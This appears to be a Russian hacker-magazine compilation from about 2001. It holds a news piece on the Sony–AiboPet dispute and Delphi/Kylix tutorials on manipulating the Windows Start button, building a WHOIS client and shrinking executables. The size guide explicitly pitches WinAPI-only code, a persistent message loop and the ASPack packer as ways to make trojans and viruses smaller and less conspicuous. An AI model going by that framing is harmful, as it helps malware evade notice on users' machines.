AiboPet начал хакать собачонку Aibo в конце 1999-го. И хакал он ее до апреля 2001-го без особых проблем. Все шло спокойно: хакер хакал в свое удовольствие, писал новый нестандартный софт для игрушек, выкладывал на сайт результаты своего труда на потребу потребителей, которые, тоже не без удовольствия, пользовались его наработками. Короче, все были удовлетворены. Даже собачка Aibo, которая научилась многому новому благодаря доброму хакеру. Потом пришла злая тетя Соня... 20 апреля 2001-го: хакер получает первое угрожающее письмо от Sony. Он пытается подружиться с Sony, объясняя ей, что его бесплатные расширения только идут на пользу всем, увеличивая привлекательность игрушки и тем самым увеличивая ее продажи. Несколько месяцев прошло в обсуждении различных вопросов, касающихся Aibo. Хакер, «как дурак» (это он сам так пишет о себе), полагал, что Sony понимает ту ценность, которую он придавал их продукции совершенно бесплатно, и надеялся, что они позволят ему продолжать делать то, чем он и занимался. Но, увы... 26 октября 2001-го хакер получает второе письмо от Sony и закрывает сайт http://aibohack.com в знак протеста. Кстати, хакер заявил, что у него на сайте никогда не было информации по взлому защиты памяти Memory Stick, а только лишь программы для реализации дополнительных возможностей электронных игрушек. Следующие 4 недели проходили в информационной войне: Sony поносила хакера через Интернет и другие СМИ, а хакер получал поддержку со стороны сочувствующих, в том числе от правозащитных организаций. Многие объявили бойкот Sony. 23 ноября 2001-го: сайт возвращается в онлайн. Сейчас на нем находится много кодов по хакингу Aibo и других игрушек, а также инфа с инструкциями по применению этих кодов. В общем, все вернулось на круги своя. Надолго ли?





Полный контроль над кнопкой "Пуск"

Horrific aka Фленов Михаил
(smirnandr@mail.ru) http://www.cydsoft.com/vr-online/

Прошло уже полгода с того светлого момента, как появился "Кодинг" на страницах нашего журнала. Когда я сел готовить эту статью, то заметил, что план, согласованный с главредом, уже закончился. За полгода я смог рассказать все, что намечал, и даже перевыполнил план, когда по многочисленным просьбам написал программу для взлома паролей. Поэтому, пока мы с SINtez'ом думаем над продолжением рубрики, ты в обязательном порядке должен написать мне письмо с описанием того, что ты хочешь увидеть в моей рубрике в ближайшее время. А я клянусь кариесам на моих зубах, что самые многочисленные просьбы будут выполнены. Мои предложения следующие:
1. Продолжать приколы.
2. Побольше сетевых вещей.
3. Графика OpenGL (хочу создавать демки).
4. Графика DirectX (хочу создавать крутые демки).
Любая из этих тем может появиться на страницах нашего журнала, я только жду твоего окончательного слова. Можешь предложить свои идеи.

Сегодня в программе

После сентябрьской статьи "Центр управления полетами 'Пуск'" мне пришло достаточно много писем с просьбой описать реальную работу с кнопкой "Пуск". Просто в том примере я смухлевал и подбрасывал на экране бутафорию, а реальная кнопка оставалась на месте без изменений. Сегодня я покажу тебе, как можно получить доступ к самой кнопке "Пуск", управлять ею и изменять ее картинку.
Стартовая кнопка - это не что иное, как простое окно с картинкой на морде, просто выглядит таким образом. Чтобы получить к ней доступ, нужно знать идентификатор этого окна. Как его можно получить? С помощью API функции FindWindow. У этой функции два параметра, первый - это имя класса окна, а второй - это имя окна. Кнопка "Пуск" имеет имя класса "Shell_TrayWnd". Точнее сказать, это класс всей панели задач. Имя нам знать необязательно, потому что если его не указать, то FindWindow укажет нам на первое найденное окно указанного класса. Спешу тебя обрадовать, что такого класса в Windows только одно окно и это именно панель задач.

Получаем контроль над кнопкой



Чтобы получить доступ к картинке кнопки на панели задач, можно воспользоваться более продвинутой функцией - FindWindowEx. Эта функция позволяет нам получить доступ к любому элементу на окне. У нее уже есть четыре параметра:
1. Окно, на котором нужно искать элемент управления.
2. Элемент управления на этом окне, с которого нужно начинать поиск. Если здесь указать 0, то поиск будет начинаться с самого первого элемента управления.
3. Класс элемента управления. В нашем случае это кнопка, значит нужно указать "Button".
4. Имя. Если указать ноль (nil), то будет происходить поиск всех элементов подобного класса.
Итак, чтобы получить контроль над кнопкой "Пуск", нужно написать следующий код:

```
StartBtnWnd:=FindWindow('Shell_TrayWnd', nil);
StartBtnBmp:=FindWindowEx(StartBtnWnd, 0,'Button', nil);
```

Здесь я в первой строчке ищу окно панели задач. Результат поиска сохраняется в переменной StartBtnWnd. Во второй строчке я ищу саму кнопку "Пуск" внутри найденной панели задач. Результат этого поиска я запихиваю в переменную StartBtnBmp.
Теперь запускаем Delphi и готовимся шкодить. Создай новый проект и обработчик события для формы OnCreate. В этом обработчике напиши те две строчки, которые я указал выше. Теперь подымись немного выше и найди раздел private в описании. Добавь туда две переменные:

```
private
  { Private declarations }
  StartBtnWnd, StartBtnBmp: hWnd;
```

Вот теперь у нас есть идентификатор окна нужной пимпы и идентификатор картинки, и мы готовы приступить к управлению кнопкой "Пуск". Давай сделаем это.

Последние приготовления

Заготовь сразу рисунок кнопки размером где-то 50x20. Мою заготовку ты можешь увидеть где-то рядом с этим текстом. Точно сказать, где именно, я не могу, потому что это зависит от наших непредсказуемых дизайнеров и верстальщиков. Лично я их за это и люблю. Дизайнерская непредсказуемость только украшает Х.



Рисунок 1. Заготовка для кнопки

Теперь брось на форму один компонент TImage с палитры компонентов Additional. Перейди в объектный инспектор и дважды кликни по свойству Picture. Перед тобой должно появиться окно загрузки картинки. Мы уже проделывали такую операцию, поэтому здесь тебе все уже должно быть знакомо. Загрузи заготовленную для кнопки картинку.





Рисунок 2. Загрузка картинки для кнопки

И последнее - брось на форму пять кнопок и назови их так:
1. Изменить картинку.
2. Отключить.
3. Включить.
4. Спрятать картинку.
5. Спрятать панель.

NEXT



Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/

Рисунок 3. Форма будущей проги

Все!!! Приготовления закончены. Осталось только заставить эти кнопки выполнять то, что на них написано.

НЕСКОЛЬКО ПРИЕМОВ САМБО

Сейчас мы проведем несколько приемчиков самбо на пимпе "Пуск". Начнем с изменения рисунка кнопки. Для этого создай обработчик события OnClick для кнопки "Изменить картинку" и напиши в нем следующее:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 SendMessage(StartBtnBmp, BM_SetImage, 0,
   Image1.Picture.Bitmap.Handle);
end;
```

Здесь я использую WinAPI функцию SendMessage, которая посылает системное сообщение. У этой функции есть четыре параметра:

1. Окно, которому надо послать сообщение. Я указываю идентификатор окна-кнопки.
2. Тип сообщения. Я указываю BM_SetImage, что заставит окно изменить картинку.
3. Первый параметр сообщения, у меня он равен нулю.
4. Второй параметр сообщения, это указатель на картинку, которую надо подставить.

Просто и со вкусом. Моя программа отправила это сообщение системе. Она передала его окну кнопки "Пуск". Это окно увидев сообщение о том, что надо изменить картинку беспрекословно выполняет мой приказ.

ВКЛ, ВЫКЛ. ВКЛ, ВЫКЛ, ВКЛ...

Теперь научимся включать и отключать кнопку. Создай обработчики событий OnClick для кнопок "Выключить" и "Включить". В первом напиши следующее:

```
procedure TForm1.Button2Click(Sender: TObject);
begin
 EnableWindow(StartBtnWnd, false);
end;
```

Во втором обработчике события (это для кнопки "Включить") напишем следующее:

```
procedure TForm1.Button3Click(Sender: TObject);
begin
 EnableWindow(StartBtnWnd, true);
end;
```

В обоих случаях я использую одну и ту же функцию EnableWindow. Эта функция делает окно доступным и отключает его в зависимости от переданных ей параметров. Первый параметр - идентификатор окна. Во втором ты указываешь - включить окно (true) или отключить (false). Если его отключить, то кнопка перестанет реагировать на нажатия, и сколько бы ты ни кликал по ней, реакции никакой не будет. Можешь хоть монитор проткнуть, никакого меню ты не увидишь.

Я ТЕБЯ НЕ ВИЖУ

Теперь научимся прятать кнопку и всю панель задач. Создай обработчик события OnClick для "Спрятать картинку" и напиши здесь следующее:

```
procedure TForm1.Button4Click(Sender: TObject);
begin
 ShowWindow(StartBtnBmp, SW_HIDE);
end;
```

Здесь я использую функцию ShowWindow. У нее есть два параметра:

1. Идентификатор окна.
2. Команда, которую надо послать окну.

Если в качестве команды поставить SW_HIDE, то окно с указанным идентификатором будет спрятано. Чтобы показать его снова, нужно поставить команду SW_SHOW.

Теперь спрячем всю панель. Для этого создай обработчик события OnClick для "Спрятать панель" и напиши здесь следующее:

```
procedure TForm1.Button5Click(Sender: TObject);
begin
 ShowWindow(StartBtnWnd, SW_HIDE);
end;
```

Здесь используется тот же код, что и для предыдущей кнопки, только в качестве первого параметра функции ShowWindow я указываю идентификатор всей панели.

ИТОГ




Рисунок 3. Результат работы нашей утилы

Я думаю, что теперь твой кнопарь "Пуск" превратится во что-то более стоящее и засветится разными цветами радуги. Ты можешь даже создать какую-нибудь анимацию на кнопке, если поставишь на форму таймер и по его событию будешь подсовывать различные картинки на пимпу "Пуск". Теперь все в твоих руках.

Как всегда, исходники примера можно найти на моем сайте http://www.cydsoft.com/vr-online/ через несколько дней после выхода этого номера в свет.

P.S. У меня к тебе просьба на сто баксов :). Не пиши мне большие письма. После появления рубрики кодинг меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

ИХ РАЗЫСКИВАЮТ БОЙЦЫ 139-ГО ПОРТА!

Внимание!!! Пример, написанный в Kylix, прекрасно работает в Delphi.

Horrific aka Фленов Михаил (smirnandr@mail.ru)
http://www.cydsoft.com/vr-online/

Сегодня я решил рассказать тебе что-нибудь из сетевого программирования. Так как эта тема уж точно понравится любому ветерану 139-го порта. Сегодня я тебя познакомлю с новой сетевой библиотекой Indy, которая появилась только в Kylix 1 и Delphi6. Так что если ты захочешь повторить этот пример под окна, то тебе понадобится Delphi не менее 6-й версии.

НАПУТСТВИЕ

Со всей библиотекой Indy я тебя сегодня не смогу познакомить, но с одним из компонентов, входящих в его состав, мы разберемся. Немного посовещавшись с самим собой и твоими письмами, я выбрал для сегодняшнего примера компонент IdWhois. На страницах X мы часто посылаем тебя... (не подумай ничего плохого) на www.ripn.net, где можно воспользоваться сервисом WhoIs. Он позволяет узнать подробную инфу о любом имени домена в Инете.




Рисунок 1. Внешний вид будущей проги

Воспользоваться сервисом WhoIs достаточно просто, но только в твоем ишачке IE. А как было бы хорошо, если бы у тебя была своя программа, чтобы больше никогда не приходилось лазить по серверам типа www.ripn.net или www.nic.ru. Ничего, сегодня у тебя появится такая прога. А главное, затраты на это дело - минимальны.

ГОТОВНОСТЬ 1

Брось на форму один компонент TEdit, одну кнопку TButton и один компонент TMemo (я его назвал ResultMemo). Переименуй свойство Caption у кнопки на "Найти". В компонент TEdit мы будем вводить имя домена, информацию о котором мы хотим получить. После нажатия кнопки в компоненте TMemo будет появляться все, что наша прога сможет пронюхать в Инете про указанный домен.

Внешний вид формы готов, теперь пора приступить к реализации нашей задумки. Как это сделать? Ты думаешь, ручками? Куда там. Ручками ты будешь работать в туалете, крича "Занято", или на других языках программирования. Мы же будем наслаждаться компонентом IdWhois. Найди закладку "Indy Clients" на палитре компонентов и брось на форму компонент IdWhois с этой закладки (у меня он последний по счету).



Рисунок 2. Закладка "Indy Clients"

АНАТОМИЯ WHOIS

Выдели компонент IdWhois и перейди в объектный инспектор. Взгляни на свойство Host. Здесь ты указываешь адрес сервера, у которого есть сервис WhoIs. Точнее сказать, ты должен указать именно на этот сервис. По умолчанию стоит адрес whois.internic.net. Я думаю, что его менять не надо, потому что он достаточно рабочий и очень быстрый. Но если ты решишь изменить этот адрес, то обязательно проверь, какой используется порт у твоего любимчика. Если отличный от 43, то ты должен изменить свойство Port у компонента IdWhois.

В принципе настройки по умолчанию достаточно работающие для любых доменов в зоне COM, ORG и NET. Если тебя интересует что-то специфичное, то только в этом случае тебе может понадобиться смена сервера WhoIs.




Рисунок 3 Свойства IdWhois

NEXT

Их разыскивают бойцы 139-го порта!

Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/

ШКОДИНГ

В программировании компоненты Indy так же просты, как и в настройке. Создай обработчик события OnClick для кнопки и напиши в нем содержимое листинга 1. А я тебе расскажу обо всем, что в нем происходит.
В первой строке я очищаю содержимое компонента TMemo, чтобы избавиться от текста, оставшегося от предыдущих поисков. Во второй строке кода я запускаю поиск. Для этого я выполняю метод WhoIs компонента IDWhoIs:

```
FindResult := IdWhoIs.WhoIs(Edit1.Text);
```

В качестве единственного параметра этого метода я передаю содержимое строки ввода Edit1. Результат поиска сохраняется в переменной FindResult. Хотя результат состоит из многих строк, в переменной он выглядит в виде одной длинной строки, в которой разделителем для строк является шестнадцатиричный символ #10. Чтобы текст выглядел наглядно, мы должны отформатировать это содержимое переменной FindResult.

Для форматирования я запускаю цикл:

```
while Length(FindResult) > 0 do
 begin
  end;
```

Как это работает? Пока длина (Length) строки, содержащейся в переменной FindResult, больше нуля, выполнять код, расположенный между begin и end. Внутри цикла я в первой строчке кода ищу первый символ #10 в строке переменной FindResult с помощью Pos (#10, FindResult). Результат сохраняется в переменной iPos. Например, если в FindResult находится строка, в которой десятый символ это #10, то в переменную iPos попадет цифра 10.
В следующей строке кода (Line:=Copy(FindResult, 1, iPos - 1)) я копирую текст в переменную Line из переменной FindResult, начиная с 1-го символа по символ #10. Этим я выделяю первую строку текста. После этого я со смелой душой могу добавить этот результат в мой компонент TMemo с помощью команды ResultsMemo.Lines.Add(Line).
В последней строке цикла я удаляю уже выбранный мною текст с помощью команды Delete(FindResult, 1, Length(Line)+1). Теперь в переменной FindResult нет текста, который я уже вытащил из нее и добавил в TMemo.
После этого произойдет проверка; если длина строки в переменной FindResult больше нуля, то продолжить цикл. Если переменная FindResult пустая, то цикл прекратит работу.

НАПУТСТВИЕ

Что такое символ #10? Это код символа перевода каретки (перехода на новую строку), который используется в ОС семейства *nix. В окнах принято использовать пару кодов #13 и #10 (конец строки и перевод каретки). Если ты пишешь только под *nix, то весь код по форматированию результирующего текста тебе не нужен. Ты мог просто написать

```
ResultsMemo.Text:=FindResult;
```

В окнах такой прикол не пройдет, потому что текст в компоненте TMemo получится неформатированным и просто противным для восприятия. Поэтому мне пришлось немного помучиться. В любом случае мы с тобой должны писать межплатформенный код, который без проблем должен переходить от Linux к Windows и тем более обратно. Поэтому ручное форматирование тут достаточно уместное занятие.

Рисунок 4. Результат работы программы

CODING COMPLETE

Простенькая утила для работы с сервисом WhoIs готова. Теперь тебе не надо заходить на какой-нибудь сайт в Инете, чтобы выяснить инфу о каком-то имени домена. Ты просто запускаешь свою прогу, и она сама обращается куда надо и показывает тебе инфу в удобном для восприятия виде. Конечно же, ты мог бы воспользоваться творением другого программера, но как приятно юзать свои собственные проги.
На сегодня это все, что я хотел тебе рассказать. Результат работы программы ты можешь увидеть на скрине где-то рядом с этим текстом. Я думаю, что утила получилась достаточно удобная и быстрая. Ты же можешь добавить в нее возможность изменять имя сервера и порта, с которого нужно получать информацию о разыскиваемом домене. Исходники примера, как всегда, можно забрать с моего сайта www.cydsoft.com/vr-online.

P. S. Напоследок я хочу ответить на один часто задаваемый мне вопрос: если ты обладатель Kylix1 и RedHat 7.1, то при инсталляции тебе нужно запустить файл setup с ключом -m.

ЛИСТИНГ 1

```
procedure TfmMain.Button1Click(Sender: TObject);
var
 Line,
 FindResult: string;
 iPos: Integer;
begin
 ResultsMemo.Clear; //Очистка содержимого компонента TMemo
 FindResult := IdWhoIs.WhoIs(Edit1.Text); //Запускаю поиск

 //Дальше идет форматирование полученной информации.
 while Length(FindResult) > 0 do
  begin
   iPos := Pos(#10, FindResult);
   Line := Copy(FindResult, 1, iPos - 1);
   ResultsMemo.Lines.Add(Line);
   Delete(FindResult, 1, Length(Line)+1);
  end;
end;
```

РУСИФИКАЦИЯ KYLIX

Для русификации Kylix необходимо открыть файл /etc/sysconfig/i18n и добавить в него следующие недостающие строки (если они не существуют):

```
LANG=ru
LANGUAGE=ru_RU.KOI8-R:ru
LC_CTYPE=ru_RU.KOI8-R
LC_NUMERIC=ru_RU.KOI8-R
LC_TIME=ru_RU.KOI8-R
LC_COLLATE=ru_RU.KOI8-R
LC_MONETARY=ru_RU.KOI8-R
LC_MESSAGES=ru_RU.KOI8-R
LC_ALL=ru_RU.KOI8-R
SYSFONT=UniCyr_8x16
SYSFONTACM=koi8-r
```

Если какие-то из этих строк уже есть, то их нужно изменить на указанные мной. Этого достаточно для RedHat 7.1. В других ОС семейства Linux может понадобится отредактировать следующие строки в файле /etc/X11/XF86Config:

```
XkbLayout "ru(winkeys)"
XkbOptions "grp:ctrl_shift_toggle"
```





Полный мануал по созданию компактного кода

Horrific aka Фленов Михаил (smirnandr@mail.ru)

Любой хакер думает о том, как сократить размер своей программы. Это же несолидно иметь вирь или троян размером в пару мегабайт. Чем больше размер кода, тем дольше он загружается в память и больше отбирает ресурсов, что очень легко может выдать твое творение. Если при написании офисных приложений мы можем забыть про оптимизацию размера, то для вирусов, троянов и твоих приколов размер кода критичен.

Почему код большой?

В рубрике кодинг мы рассказываем тебе про язык программирования Delphi. Программы, созданные им, получаются достаточно большого размера. С чем это связано? А с тем, что Delphi является объектным языком. В нем каждый элемент выглядит как объект, который обладает своими свойствами, методами и событиями.

Любой объект вполне автономен и может работать без твоего ведома. Это значит, что тебе нужно только подключить его к своей форме, изменить нужные свойства, и все готово. После этого все будет работать без какого-либо внешнего вмешательства.

Но в этом есть и свои недостатки. В объектах реализовано большинство возможных действий, которые ты можешь производить с ним. Но реально в любой программе мы пользуемся двумя-тремя из всех этих свойств. Все остальное для программы лишний груз, который на фиг никому не нужен.

Как же тогда быть?

Но как же тогда создать компактный код, чтобы мой троян занимал минимум места на винте и как можно меньше светился в памяти? У тебя есть несколько вариантов:

1. Не использовать визуальную библиотеку VCL (для любителей Visual C++ это библиотека MFC), которая упрощает программирование. В этом случае придется все делать вручную и работать только с WinAPI. Код в этом случае получается очень маленьким и быстрым. Но тут ты лишаешься визуальности и можешь ощутить весь гемор программирования на чистом WinAPI.

Если ты регулярно читаешь Х, то в ноябре 2001 года ты должен был увидеть пример проги на чистом WinAPI в рубрике кодинг. Там наш запускной файл получился размером всего в 8 кило. И это притом, что при использовании VCL он увеличивается до 300 кило.

2. Сжимать программы с помощью компрессоров. Такой код сжимается в несколько раз, и программа с использованием VCL может превратиться из 300 кило в 30-50. Главное преимущество тут в том, что ты не лишаешься возможностей объектности и можешь спокойно забыть про пятна....

В этой статье я постараюсь как можно подробнее рассмотреть оба этих метода.

Ручной кодиг

Ручной кодинг (программирование без использования объектов и визуальности) похож на ручной секс (это когда ты удовлетворяешь себя вручную в отсутствии очаровашки). В обоих случаях эффект есть, но его приходится добиваться очень долго, и удовольствия от ручного метода намного меньше :). Но что поделать, иногда приходится идти на такие извращения ради создания компактных примочек.

Если ты хочешь создать программу маленького размера, то ты должен забыть про все удобства. Ты не сможешь подключать визуальные формы или другие примочки, написанные дядей Борманом для упрощения жизни программера. Только API функции и ничего больше.

Ручной кодиг в Delphi

Для того чтобы создать маленькую прогу в Delphi, нужно создать новый проект и зайти в менеджер проектов (меню View->Project Manager). Здесь

Полный манул по созданию компактного кода

Horrific (smirnandr@mail.ru)
www.cydsoft.com/vr-online/

нужно удалить все формы, чтобы остался только файл самого проекта (по умолчанию его имя Project1.exe). Никаких модулей в проекте не должно быть.




Рисунок 1. Project Manager

Теперь щелкни правой кнопкой по имени проекта и выбери из появившегося меню пункт "View Source" (или из главного меню Project выбери View Source). В редакторе кода откроется для редактирования файл проекта Project1.dpr. Если ты уже удалил все модули, то его содержимое должно быть таким:

```
program Project1;
uses
  Forms;
{$R *.res}
begin
  Application.Initialize;
  Application.Run;
end.
```

Я удалил все визуальные формы и теперь могу скомпилировать абсолютно пустой проект. Я решил попробовать сделать это. После компиляции я выбрал из меню Project пункт "Information for Project1". Передо мной появилось окно с информацией о проекте.

Рисунок 2. Окно информации о проекте

В правой части окна должны быть описаны используемые пакеты. Мы все удалили, значит там точно должна красоваться надпись "None". А вот с левой стороны должна быть описана информация о скомпилированном коде. Самая последняя строка показывает размер файла, и у меня он равен 370688 байт. Ничего себе пельмень!!! Мы же ничего еще не писали. Откуда же тогда такой большой код?

Откуда ноги растут?

Давай разберем, что осталось в нашем проекте, чтобы обрезать все, что еще не обрезано. Сразу обрати внимание, что в разделе uses подключен модуль Forms. Это объектный модуль, написанный дядей Борманом, а значит его использовать нельзя. Между begin и end используется объект Application. Его тоже использовать нельзя. Все накладки большого кода, даже у пустой проги, как раз и связаны с объектом Application. Хотя мы используем только два метода Initialize и Run, при компиляции в запускной файл попадает весь объект TApplication, а он состоит из сотен, а может и тысяч строчек кода.

Чтобы избавиться от накладных расходов, нужно заменить модуль Forms на Windows. А между begin и end вообще все можно удалять. Самый минимальный код проги будет выглядеть так:

```
program Project1;
uses Windows;
Begin
end.
```

Снова откомпилируй проект. Зайди в окно информации и посмотри на размер получившегося файла. У меня получилось 8192 байта. Вот это уже по-человечески.




Рисунок 3. Информации о проекте

Кодинг на WinAPI

Заготовка минимальной программы с использованием WinAPI готова. Теперь ты можешь смело добавлять свой код. Мне только надо объяснить тебе, какие модули можно подключать к своему проекту в раздел uses. Тут все очень просто и не займет много времени.

Если при установке Delphi ты не отключал копирование исходников библиотек, то перейди в диру, куда ты засандалил Delphi. Здесь перейди в папку "Source", затем в "Rtl" и, наконец, "Win". Вот здесь расположены исходники модулей, в которых описаны все API функции Windows. Именно эти модули ты можешь подключать к своим проектам, если хочешь получить маленький код. Если ты подключишь что-то другое, то я уже не гарантирую тебе минимум размера твоей проги (хотя есть и исключения).

Сразу лови пример. Если ты хочешь, чтобы в твоей программе были возможности работы с сетью, то тебе нужно подключить к нему библиотеку сокетов. Среди модулей WinAPI есть файл с именем winsock.pas. Значит, ты должен в раздел uses написать winsock (расширение писать не надо), и твоя программа сможет работать с сетью.

Пусть всегда будет...

Пока что я описал минимальный проект, в который можно добавлять свой код. Но код, который ты вставишь, выполнится один раз, и программа выгрузится из памяти. А что если тебе надо, чтобы твоя программа постоянно висела в окнах? Для этого используй следующий шаблон для своих прог:

```
program Project1;
uses Windows;
var
  Msg: TMsg;
Begin
//Сюда можешь добавлять свой код

// Дальше идет код, который заставит прогу висеть в
// памяти вечно и не будет сильно грузить систему.
  while GetMessage( Msg, HInstance, 0, 0) do
   begin
    TranslateMessage(msg);
    DispatchMessage(msg);
   end;
end.
```

Маленький код в Visual C++

Многие заблуждаются, говоря, что программы, созданные в Visual C++, уже получаются маленькими. Это действительно на 90% заблуждение. Сам язык C++ является объектным и страдает теми же недостатками, что и Delphi. Это значит, что именно на C++ код будет получаться очень большим.

Даже если ты создал новый проект и, откомпилировав его, получил очень маленький код, то это не значит, что программа получилась компактной. Реально твоя прога использует динамические библиотеки mfcXX.dll. Здесь XX - это номер версии MFC (Microsoft Foundation Classes). Вся библиотека занимает около 2 мегов на диске. В результате твоя прога будет состоять из размера запускного файла плюс размер библиотеки MFC. Нехило? В Delphi тоже можно так мухлевать, если установить в свойствах проекта компиляцию с динамической загрузкой bpl (Borland Pascal Library) библиотек.

Рисунок 4. Создания проекта в Visual C++

Чтобы реально создать маленький код на Visual C++, нужно также использовать только WinAPI и никаких объектов. Для этого при создании нового проекта ты должен выбрать тип "Win32 Application". В этом случае ты, как и в Delphi, ощутишь все прелести и корявости кодинга на WinAPI. Если ты до этого момента относился к Биллу параллельно, то после пары часов кодинга на WinAPI ты вступишь в партию ненавистников M$:).

Сжатие программ

Если тебя не устраивает кодинг на чистом WinAPI, то твоим лучшим другом должна стать какая-нибудь прога для сжатия размера файлов. Я очень люблю ASPack, которую ты можешь забрать по адресу www.cydsoft.com/vr-online/download.htm. Она прекрасно сжимает запускные файлы .exe и динамические библиотеки .dll.

Я не буду объяснять установку ASPack, потому что там абсолютно ничего сложного нет. Только одно нажатие на кнопке "Next", и все готово. Теперь запусти установленную прогу и ты увидишь окно, как на рисунке 5. Главное окно состоит из нескольких закладок:

1. Open File
2. Compress
3. Options
4. About
5. Help




Рисунок 5. Главное окно ASPack

На закладке "Open File" есть только одна кнопка - "Open". Нажми на нее и выбери файл, который ты хочешь сжать. Как только ты выберешь файл, программа перескочит на закладку "Compress" и начнет сжатие.




Рисунок 6. Сжатие файла

Сжатый файл сразу перезаписывает существующий, а старая несжатая версия сохраняется на всякий случай под тем же именем, только с расширением bak.

Настроек у проги не так уж много, и с ними ты сможешь разобраться без меня. Уж лучше я расскажу тебе, как все работает.

ASPACK ПОД НОЖОМ ПАТОЛОГОАНАТОМА

Давай разберемся, как работает сжатие. Сначала весь код программы сжимается архиватором. Если ты думаешь, что он какой-то навороченный, то сильно ошибаешься. Для сжатия используется простой архиватор типа WinZIP, только оптимизированный для сжатия байт-кода.




Рисунок 7. Настройки ASPack

После этого в конец сжатого кода добавляется код разархиватора, который будет все это дело разжимать обратно. И в самом конце ASPack изменяет заголовок запускного файла так, чтобы при старте сначала запускался разархиватор.

Теперь, когда ты запустишь сжатую прогу, сначала запустится разархиватор, который разожмет байт-код программы и аккуратно выложит его в памяти машины. Как только этот процесс пройдет, разархиватор передаст управление твоей проге.

Некоторые умники сейчас ляпнут, что из-за расходов на распаковку программа будет работать медленней!!! Я бы не сказал, что ты это заметишь. Даже если и возникнут какие-то потери, то они будут неощутимы. Это потому, что архивация хорошо оптимизирована под байт-код. К тому же, размер проги уменьшится, а значит она загрузится в память намного быстрее. В результате потери на скорости неощутимы даже с секундомером.

